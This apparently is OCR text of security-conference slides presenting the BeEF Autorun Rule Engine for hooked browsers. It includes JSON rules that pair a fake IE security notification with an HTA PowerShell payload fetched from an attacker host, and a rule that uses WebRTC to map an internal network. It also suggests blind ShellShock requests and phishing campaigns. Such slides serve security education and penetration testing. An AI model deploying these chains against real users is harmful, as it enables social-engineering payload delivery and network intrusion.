
Autorun Rule Engine

Nested-forward



Autorun Rule Engine

Nested-forward



Autorun Rule Engine

- **Match**
  - Browser type, version
  - OS type, version
  - (WIP) Plugin type/version
- **Trigger**
  - If (browser == IE && os >= Windows 8)
    - Powershell stuff (HTA)
  - If (browser == FF && os == Linux)
    - Firefox fake notification + extension dropper (Linux payload)


Autorun Rule Engine

- **Sequential mode:**
  - Call hta_powershell with 0.5 seconds delay, after displaying the fake notification bar with custom text

```
{
  "name": "HTA PowerShell",
  "author": "antisnatchor",
  "browser": "IE",
  "browser_version": "ALL",
  "os": "Windows",
  "os_version": ">= 7",
  "modules": [
    {
      "name": "fake_notification_ie",
      "condition": null,
      "options": {
        "notification_text":"Internet Explorer SECURITY NOTIFICATION: your browser is outdated and vulnerable to
      }
    },
    {
      "name": "hta_powershell",
      "condition": null,
      "options": {
        "domain":"http://172.16.45.1:3000",
        "ps_url":"/ps"
      }
    }],
  "execution_order": [0,1],
  "execution_delay": [0,500],
  "chain_mode": "sequential"
}
```

Autorun Rule Engine

- Fake notification + HTA powershell rule demo
  - with some good Avast Premium AV lulz




Autorun Rule Engine

- **Nested-forward mode:**
  - Fingerprint internal network using hooked browser internal IP for subnet mapping.
    - no IP is returned (i.e.: WebRTC disabled)?
      - don't run the fingerprinting.


```
{"name": "Get Internal IP (WebRTC)",
  "author": "antisnatchor",
  "browser": "FF",
  "browser_version": ">= 30",
  "os": "Linux",
  "os_version": "ALL",
  "modules": [
    {"name": "get_internal_ip_webrtc",
      "condition": null,
      "code": null,
      "options": {}
    },
    {"name": "internal_network_fingerprinting",
      "condition": "status==1",
      "code": "var s=get_internal_ip_webrtc_mod_output.split('.');var start=parseInt(s[3])-1;var end=parseInt(s[3]
      "options": {
        "ipRange":"<<mod_input>>",
        "ports":"80",
        "threads":"5",
        "wait":"2",
        "timeout":"10"
      }
    }
  ],
  "execution_order": [0,1],
```

Autorun Rule Engine

- Get internal IP using the WebRTC bug (Chrome/Firefox), then fingerprint internal network



Autorun Rule Engine

- **RESTful API for it**
  - Load rules at BeEF startup, or add them at runtime
    - Example: you notice many new hooked browsers, and you don't have any pre-loaded rules for them yet.
  - Once new rule is dynamically loaded, trigger it
    - Of course only on hooked browsers matching the rule

Autorun Rule Engine

- How I imagine the usage of BeEF ARE:
  - Write rulesets to cover most of your client-side exploitation needs
  - Have 2/3 rules for each browser, at least
  - Use beef.browser.isX() to detect browser and plugins, then launch appropriate Metasploit module (latest Flash??)
  - Have generic rules without payload droppers

Autorun Rule Engine

- How I imagine the usage of BeEF ARE:
  - Get internal IP via WebRTC bug (C/FF), scan internal network, blindly launch cross-origin ShellShock requests and have your listeners ready
  - Have PF Phishing campaign pre-configured for specific phishing scenario with BeEF ARE rules pre-loaded and ready to trigger as soon as email is received

PhishLulz goodness

… BTW That's not the ISIS black flag, just BeEF offline browsers …

Outro

HACK IN BO
LAB EDITION

Hope you enjoyed the dark fairytales!